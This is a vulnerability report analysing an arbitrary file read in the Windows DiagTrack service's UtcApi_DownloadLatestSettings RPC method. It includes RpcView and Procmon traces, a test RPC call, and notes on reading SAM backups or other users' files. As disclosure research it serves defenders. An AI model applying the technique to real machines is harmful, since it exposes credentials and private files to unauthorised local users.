Vulnerability Report

Microsoft Windows DiagTrack 'UtcApi_DownloadLatestSettings' Arbitrary File Read

1 Executive Summary

Platform	Windows 10 Pro WIP (`19041.1.amd64fre.vb_release.191206-1406`)
Affected Component	DiagTrack Service
Type of Vulnerability	Arbitrary File Read
Impact	Information Disclosure
Severity	Important


This vulnerability allows local attackers to escalate privileges on affected installations of Microsoft Windows. An attacker must first obtain the ability to execute low-privileged code on the target system in order to exploit this vulnerability.

The specific flaw exists within the DiagTrack service. Any local user can interact with this service thanks to local RPC calls. One of the exposed functions, “UtcApi_DownloadLatestSettings” copies user-owned files to a folder in “ProgramData” which is world-readable. A local attacker may leverage this operation to read an arbitrary file in the context of “NT AUTHORITY\SYSTEM”. This vulnerability could be used to get a copy of a SAM backup file or access files owned by other users on the same machine.

2 Root Cause Analysis

2.1 DiagTrack RPC Interfaces

The DiagTrack service has several RPC interfaces which can be easily viewed using *RpcView*.




Interfaces

Pid	Uuid	Ver	Type	Procs	Stub	Name	Base	Location	Flags	Description
2952	18f70770-8e64-11cf-9af1-0020af6e72f4	0.0	RPC	5	Interpreted		0x00007ffa2f6f0000	C:\Windows\System32\combase.dll	0x21	Microsoft COM for \
2952	4c9dbf19-d39e-4bb9-90ee-8f7179b20283	1.0	RPC	37	Interpreted		0x00007ffa21330...	C:\Windows\System32\diagtrack.dll	0x29	Microsoft Windows
2952	95095ec8-32ea-4eb0-a3e2-041f97b36168	1.0	RPC	1	Interpreted		0x00007ffa21330...	C:\Windows\System32\diagtrack.dll	0x29	Microsoft Windows
2952	98cd761e-e77d-41c8-a3c0-0fb756d90ec2	1.0	RPC	7	Interpreted		0x00007ffa21330...	C:\Windows\System32\diagtrack.dll	0x29	Microsoft Windows
2952	d22895ef-aff4-42c5-a5b2-b14466d34ab4	1.0	RPC	13	Interpreted		0x00007ffa21330...	C:\Windows\System32\diagtrack.dll	0x29	Microsoft Windows
2952	d4051bde-9cdd-4910-b393-4aa85ec3c482	1.0	RPC	1	Interpreted		0x00007ffa21330...	C:\Windows\System32\diagtrack.dll	0x29	Microsoft Windows
2952	e38f5360-8572-473e-b696-1b46873beeab	1.0	RPC	4	Interpreted		0x00007ffa21330...	C:\Windows\System32\diagtrack.dll	0x29	Microsoft Windows
2952	fd8be72b-a9cd-4b2c-a9ca-4ded242fbe4d	1.0	RPC	2	Interpreted		0x00007ffa21330...	C:\Windows\System32\diagtrack.dll	0x29	Microsoft Windows

Figure 1: RpcView - DiagTrack Interfaces

The interface with the ID “4c9dbf19-d39e-4bb9-90ee-8f7179b20283” has 37 methods.



Procedures

Index	Name	Address	Format
0	UtcApi_IsScenarioActive	0x00007ffa21506c10	0x00007ffa216268f2
1	UtcApi_EscalateScenario	0x00007ffa215053b0	0x00007ffa21626922
2	UtcApi_EscalateScenarioAsync	0x00007ffa215057f0	0x00007ffa21626976
3	UtcApi_IsEscalationRunning	0x00007ffa215069e0	0x00007ffa216269ca
4	UtcApi_DownloadLatestSettingsForNamespace	0x00007ffa21505090	0x00007ffa216269fa
5	UtcApi_DownloadLatestSettingsForNamespaceAsync	0x00007ffa215051b0	0x00007ffa21626a3c
6	UtcApi_GetActiveScenarioList	0x00007ffa21505d70	0x00007ffa21626a7e
7	UtcApi_ForceUpload	0x00007ffa21505c60	0x00007ffa21626aae
8	UtcApi_ResetUsageMetrics	0x00007ffa215070e0	0x00007ffa21626ae4
9	UtcApi_IsTraceRunning	0x00007ffa21506d10	0x00007ffa21626b08
10	UtcApi_GetActiveTraceRuntime	0x00007ffa21505f70	0x00007ffa21626b3e
11	UtcApi_GetKnownTraceList	0x00007ffa21506490	0x00007ffa21626b74
12	UtcApi_DownloadLatestSettings	0x00007ffa21504f90	0x00007ffa21626baa
13	UtcApi_ReloadSettings	0x00007ffa21507000	0x00007ffa21626bda
14	UtcApi_UpdateTimerConfiguration	0x00007ffa21507650	0x00007ffa21626bfe
15	UtcApi_ClearTimerConfiguration	0x00007ffa21504ea0	0x00007ffa21626c2e
16	UtcApi_GetNextScheduledFireTime	0x00007ffa215065a0	0x00007ffa21626c58
17	UtcApi_GetTimerConfiguration	0x00007ffa215068d0	0x00007ffa21626c8e
18	UtcApi_GetCustomTraceList	0x00007ffa21506280	0x00007ffa21626cc4
19	UtcApi_StartCustomTrace	0x00007ffa21507490	0x00007ffa21626cf4
20	UtcApi_SnapCustomTrace	0x00007ffa215073b0	0x00007ffa21626d24

Figure 2: RpcView - Interface methods

The rest of the report will focus on the “*UtcApi_DownloadLatestSettings*” procedure.

2.2 The “UtcApi_DownloadLatestSettings” procedure

The prototype of the `UtcApi_DownloadLatestSettings` procedure is as follows:


```
long DownloadLatestSettings(
    /* [in] */ handle_t IDL_handle,
    /* [in] */ long arg_1,
    /* [in] */ long arg_2
)
```

The first parameter is the RPC binding handle. The two other parameters are unknown.

I first tried to invoke this function with the following parameters.

```
RPC_BINDING_HANDLE g_hBinding;
HRESULT hRes;
hRes = DownloadLatestSettings(g_hBinding, 1, 1);
```

And, I observed the background file operations with *Process Monitor*.


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Process N...	PID	Operation	Path	Result
svchost.exe	2952	CreateFile	C:\Users\lab-user\AppData\Local\Temp	SUCCESS
svchost.exe	2952	QueryBasicInform...	C:\Users\lab-user\AppData\Local\Temp	SUCCESS
svchost.exe	2952	CloseFile	C:\Users\lab-user\AppData\Local\Temp	SUCCESS
svchost.exe	2952	CreateFile	C:\Users\lab-user\AppData\Local\Temp	SUCCESS
svchost.exe	2952	QueryBasicInform...	C:\Users\lab-user\AppData\Local\Temp	SUCCESS
svchost.exe	2952	CloseFile	C:\Users\lab-user\AppData\Local\Temp	SUCCESS
svchost.exe	2952	QueryStandardInf...	C:\ProgramData\Microsoft\Diagnosis\DownloadedSettings\utc.tracing.json.new	SUCCESS
svchost.exe	2952	SetDispositionInfo...	C:\ProgramData\Microsoft\Diagnosis\DownloadedSettings\utc.tracing.json.new	SUCCESS
svchost.exe	2952	CloseFile	C:\ProgramData\Microsoft\Diagnosis\DownloadedSettings\utc.tracing.json.new	SUCCESS
svchost.exe	2952	CreateFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage	SUCCESS
svchost.exe	2952	QueryDirectory	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\*.xml	NO SUCH FILE
svchost.exe	2952	CloseFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage	SUCCESS
svchost.exe	2952	CreateFile	C:\ProgramData\Microsoft\Diagnosis\SoftLanding	SUCCESS
svchost.exe	2952	QueryDirectory	C:\ProgramData\Microsoft\Diagnosis\SoftLanding\*.xml	NO SUCH FILE
svchost.exe	2952	CloseFile	C:\ProgramData\Microsoft\Diagnosis\SoftLanding	SUCCESS
svchost.exe	2952	CreateFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips	NAME COLLISION
svchost.exe	2952	CreateFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips	SUCCESS
svchost.exe	2952	QueryDirectory	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\*.xml	NO SUCH FILE
svchost.exe	2952	CloseFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips	SUCCESS
svchost.exe	2952	CreateFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage	SUCCESS


*Figure 3: Procmon - QueryDirectory *.xml*

Although the service is running as `NT AUTHORITY\SYSTEM`, I noticed that the it was trying to enumerate XML files located in the following folder, which is owned by the currently logged-on user.

```
C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2tx
yewy\LocalState\Tips\
```

Note: `lab-user` is a "normal" user without admin privileges.


This operation originated from a call to `FindFirstFileW()` in "diagtrack.dll".



Frame	Module	Location	Address	Pa
K 0	FLTMGR.SYS	FltDecodeParameters + 0x1cfd	0xfffff8043b0c4a5d	C:
K 1	FLTMGR.SYS	FltDecodeParameters + 0x1840	0xfffff8043b0c45a0	C:
K 2	FLTMGR.SYS	FltDecodeParameters + 0x13b2	0xfffff8043b0c4112	C:
K 3	FLTMGR.SYS	FltDecodeParameters + 0x119e	0xfffff8043b0c3efe	C:
K 4	ntoskrnl.exe	IofCallDriver + 0x59	0xfffff80439831f79	C:
K 5	ntoskrnl.exe	NtDeviceIoControlFile + 0xe75	0xfffff80439de95e5	C:
K 6	ntoskrnl.exe	NtQueryDirectoryFileEx + 0xbf	0xfffff80439e04acf	C:
K 7	ntoskrnl.exe	setjmpex + 0x7b75	0xfffff804399d2d15	C:
U 8	ntdll.dll	ZwQueryDirectoryFileEx + 0x14	0x7ffa2ff1e834	C:
U 9	KERNELBASE.dll	FindFirstFileExW + 0x2d4	0x7ffa2d0fb244	C:
U 10	KERNELBASE.dll	FindFirstFileW + 0x1c	0x7ffa2d0fb5dc	C:
U 11	diagtrack.dll	UtcSysprepGeneralize + 0xd523b	0x7ffa21438bab	c:
U 12	diagtrack.dll	UtcSysprepGeneralize + 0xdf412	0x7ffa21442d82	c:
U 13	diagtrack.dll	UtcSysprepGeneralize + 0x5ecde	0x7ffa213c264e	c:
U 14	diagtrack.dll	UtcSysprepGeneralize + 0x407ee	0x7ffa213a415e	c:
U 15	diagtrack.dll	UtcSysprepGeneralize + 0x324ee	0x7ffa21395e5e	c:
U 16	diagtrack.dll	UtcSysprepGeneralize + 0x3253c	0x7ffa21395eac	c:

Figure 4: Procmon - Event Properties - FindFirstFileW()

The folder seems to be empty by default so I created a few XML files there.




Command Prompt

```
Microsoft Windows [Version 10.0.18362.535]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\lab-user>cd C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\Loc
alState\Tips\

C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips>echo tes
t > file1.xml

C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips>echo tes
t > file2.xml

C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips>echo tes
t > file3.xml

C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips>dir
 Volume in drive C has no label.
 Volume Serial Number is 7612-A323

 Directory of C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState
\Tips

30/12/2019  15:59    <DIR>          .
30/12/2019  15:59    <DIR>          ..
30/12/2019  15:58                 7 file1.xml
30/12/2019  15:58                 7 file2.xml
30/12/2019  15:59                 7 file3.xml
               3 File(s)             21 bytes
               2 Dir(s)  29,530,411,008 bytes free
```

Figure 5: XML test files

I ran my test program once again and observed the result.



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help


Process N...	PID	Operation	Path	Result
svchost.exe	2952	QueryDirectory	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\*.xml	SUCCESS
svchost.exe	2952	CreateFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file1.xml	SUCCESS
svchost.exe	2952	QueryAttributeTag...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file1.xml	SUCCESS
svchost.exe	2952	QueryStandardInf...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file1.xml	SUCCESS
svchost.exe	2952	QueryBasicInform...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file1.xml	SUCCESS
svchost.exe	2952	QueryStreamInfor...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file1.xml	SUCCESS
svchost.exe	2952	QueryBasicInform...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file1.xml	SUCCESS
svchost.exe	2952	QueryEaInformati...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file1.xml	SUCCESS
svchost.exe	2952	CreateFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file1.xml	SUCCESS
svchost.exe	2952	QueryAttributeInfo...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file1.xml	SUCCESS
svchost.exe	2952	QueryBasicInform...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file1.xml	SUCCESS
svchost.exe	2952	QueryAttributeInfo...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file1.xml	SUCCESS
svchost.exe	2952	QueryRemoteProt...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file1.xml	INVALID PARAME
svchost.exe	2952	QuerySecurityFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file1.xml	SUCCESS
svchost.exe	2952	SetEndOfFileInfor...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file1.xml	SUCCESS
svchost.exe	2952	ReadFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file1.xml	SUCCESS
svchost.exe	2952	WriteFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file1.xml	SUCCESS
svchost.exe	2952	ReadFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file1.xml	SUCCESS
svchost.exe	2952	SetBasicInformati...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file1.xml	SUCCESS
svchost.exe	2952	QueryRemoteProt...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file1.xml	INVALID PARAME
svchost.exe	2952	CloseFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file1.xml	SUCCESS
svchost.exe	2952	CloseFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file1.xml	SUCCESS
svchost.exe	2952	QueryDirectory	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips	SUCCESS

Showing 543 of 656 events (82%) Backed by virtual memory

Figure 6: file1.xml is being copied to C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\

This time, the `QueryDirectory` operation succeeds and the service reads the content of `file1.xml`, which is the first XML file present in the directory and copies it into a new file in the `C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\` folder.

The same process applies to the two other files `file2.xml`, `file3.xml`.




Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Process N...	PID	Operation	Path	Result
svchost.exe	2952	CreateFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file2.xml	SUCCESS
svchost.exe	2952	QueryAttributeTag...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file2.xml	SUCCESS
svchost.exe	2952	QueryStandardInf...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file2.xml	SUCCESS
